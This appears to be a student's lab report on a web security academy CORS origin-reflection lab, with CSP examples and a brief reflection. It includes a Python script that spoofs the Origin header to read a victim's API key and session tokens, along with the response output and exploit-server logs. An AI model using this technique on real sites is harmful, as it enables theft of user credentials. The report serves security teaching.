
CS455 - Lab 5-2 – Chance Spurgeon-Couraud

# cors (1)



CORS vulnerability with basic origin reflection

https://acc51ff71fcc4b4b80a298c2003d003e.web-security-academy.net/my-account?id=wiener

My Account


Your username is: wiener

Your API Key is: y1nHARi0qWfJo67luiGbgbMVV420gDhC

| Status | Method | Domain | File | Initiator | Type | Transferred | Size |
|---|---|---|---|---|---|---|---|
| 200 | GET | acc51ff71fcc4b4b... | my-account?id=wiener | document | html | 1.41 KB | 3.80 KB |
| 200 | GET | acc51ff71fcc4b4b... | labHeader.js | script | js | cached | 739 B |
| 200 | GET | acc51ff71fcc4b4b... | submitSolution.js | script | js | cached | 0 B |
| 200 | GET | acc51ff71fcc4b4b... | accountDetails | my-account:56 (fetch) | json | 341 B | 149 B |
| 101 | GET | acc51ff71fcc4b4b... | academyLabHeader | labHeader.js:2 (webs... | plain | 249 B | 0 B |
| 200 | GET | acc51ff71fcc4b4b... | favicon.ico | FaviconLoader.jsm:1... | x-icon | cached | 15.04 KB |

```
username: "wiener"
email: ""
apikey: "y1nHARi0qWfJo67luiGbgbMVV420gDhC"
sessions: [ "11gbWozowulUyjJD1kRhLh7r4p0bsgKc" ]
  0: "11gbWozowulUyjJD1kRhLh7r4p0bsgKc"
```

6 requests | 19.72 KB / 1.99 KB transferred | Finish: 1.42 s | DOMContentLoaded: 714 ms | load: 719 ms




https://replit.com/@spurgeonc/5-2#main.py

```python
import requests
from bs4 import BeautifulSoup

s = requests.Session()
site = 'acc51ff71fcc4b4b80a298c2003d003e.web-security-academy.net'

login_url = f"https://{site}/login"
login_response = s.get(login_url)
csrf = BeautifulSoup(login_response.text,'html.parser').find('input', {'name':'csrf'})
['value']

login_data = {
        'csrf': csrf,
        'username': 'wiener',
        'password': 'peter'
}

resp = s.post(login_url,data=login_data)

s.headers.update({'Origin':'https://spurgeonc.com'})

details_url = f"https://{site}/accountDetails"
resp = s.get(details_url)

# View the response headers showing the Origin is echoed
print(resp.headers)

# Get the response containing the API key
print(resp.text)
```


```
{'Access-Control-Allow-Origin': 'https://spurgeonc.com', 'Access-Control-Allow-Credent:
'true', 'Content-Type': 'application/json; charset=utf-8', 'X-XSS-Protection': '0', 'Content-
Encoding': 'gzip', 'Connection': 'close', 'Content-Length': '237'}
{
  "username": "wiener",
  "email": "",
  "apikey": "y1nHARi0qWfJo67luiGbgbMVV420gDhC",
  "sessions": [
    "XHbA3y2cR0VJSq2yekOLZvz6QRmqc4rx",
    "NUNpBH9DQhCtZClMzgsG7s0l99uGeopj",
    "11gbWozowulUyjJD1kRhLh7r4p0bsgKc",
    "xXvY94M91L6r9H8uRXLkpLv8U3glNNKs"
  ]
}
```

# Deliver exploit


WebSecurity Academy
CORS vulnerability with basic origin reflection
Back to lab description »
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning »

```
97.94.234.11    2021-05-21 02:55:27 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0"
97.94.234.11    2021-05-21 02:55:28 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0"
97.94.234.11    2021-05-21 02:58:48 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0"
97.94.234.11    2021-05-21 02:58:48 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0"
35.239.146.255  2021-05-21 03:00:45 +0000 "POST / HTTP/1.1" 302 "User-Agent: python-requests/2.25.1"
35.239.146.255  2021-05-21 03:00:46 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "User-Agent: python-requests/2.25.1"
172.31.31.75    2021-05-21 03:00:46 +0000 "GET /exploit/ HTTP/1.1" 200 "User-Agent: Chrome/563148"
172.31.31.75    2021-05-21 03:00:46 +0000 "GET /exploit/$url/accountDetails HTTP/1.1" 404 "User-Agent: Chrome/563148"
172.31.31.75    2021-05-21 03:00:46 +0000 "GET /log?key=%22Resource%20not%20found%20-%20Academy%20Exploit%20Server%22 HTTP/1.1" 200 "User-Agent: Chrome/563148"
172.31.31.75    2021-05-21 03:00:46 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Chrome/563148"
35.239.146.255  2021-05-21 03:00:46 +0000 "GET / HTTP/1.1" 200 "User-Agent: python-requests/2.25.1"
35.239.146.255  2021-05-21 03:02:16 +0000 "POST / HTTP/1.1" 302 "User-Agent: python-requests/2.25.1"
35.239.146.255  2021-05-21 03:02:16 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "User-Agent: python-requests/2.25.1"
35.239.146.255  2021-05-21 03:02:17 +0000 "GET / HTTP/1.1" 200 "User-Agent: python-requests/2.25.1"
172.31.31.75    2021-05-21 03:02:17 +0000 "GET /exploit/ HTTP/1.1" 200 "User-Agent: Chrome/563148"
172.31.31.75    2021-05-21 03:02:17 +0000 "GET /exploit/$url/accountDetails HTTP/1.1" 404 "User-Agent: Chrome/563148"
172.31.31.75    2021-05-21 03:02:17 +0000 "GET /log?key=%22Resource%20not%20found%20-%20Academy%20Exploit%20Server%22 HTTP/1.1" 200 "User-Agent: Chrome/563148"
172.31.31.75    2021-05-21 03:02:17 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Chrome/563148"
35.239.146.255  2021-05-21 03:02:17 +0000 "GET //log HTTP/1.1" 404 "User-Agent: python-requests/2.25.1"
97.94.234.11    2021-05-21 03:03:24 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0"
97.94.234.11    2021-05-21 03:03:25 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0"
97.94.234.11    2021-05-21 03:03:51 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0"
97.94.234.11    2021-05-21 03:03:51 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0"
172.31.31.75    2021-05-21 03:03:52 +0000 "GET /exploit/ HTTP/1.1" 200 "User-Agent: Chrome/563148"
172.31.31.75    2021-05-21 03:03:52 +0000 "GET /exploit/$url/accountDetails HTTP/1.1" 404 "User-Agent: Chrome/563148"
172.31.31.75    2021-05-21 03:03:52 +0000 "GET /log?key=%22Resource%20not%20found%20-%20Academy%20Exploit%20Server%22 HTTP/1.1" 200 "User-Agent: Chrome/563148"
172.31.31.75    2021-05-21 03:03:52 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Chrome/563148"
97.94.234.11    2021-05-21 03:03:52 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0"
97.94.234.11    2021-05-21 03:03:53 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0"
97.94.234.11    2021-05-21 03:03:55 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0"
97.94.234.11    2021-05-21 03:03:56 +0000 "GET /log HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0"
```

## Content-Security-Policy examples




34.127.21.51:4321/?user=spurgeonc

**Hello, spurgeonc**

changed by inline script

changed by origin script

changed by remote script




34.127.21.51:4321/?user=spurgeonc&csp=default-src 'none'

**Hello, spurgeonc**

is this going to be changed by inline script?

is this going to be changed by origin script?

is this going to be changed by remote script?



34.127.21.51:4321/?user=spurgeonc&csp=default-src 'self'

Hello, spurgeonc

is this going to be changed by inline script?

changed by origin script

is this going to be changed by remote script?


34.127.21.51:4321/?user=spurgeonc&csp=default-src 'self'; script-src 'self' 'unsafe-inline'

Hello, spurgeonc

changed by inline script

changed by origin script

is this going to be changed by remote script?

## Reflections

By failing to restrict API access to specific sites, the vulnerable site lets users have their APIs stolen, as any malicious site can send a request for them.

The solution is to restrict access as much as possible, and state all origins from which requests will be accepted.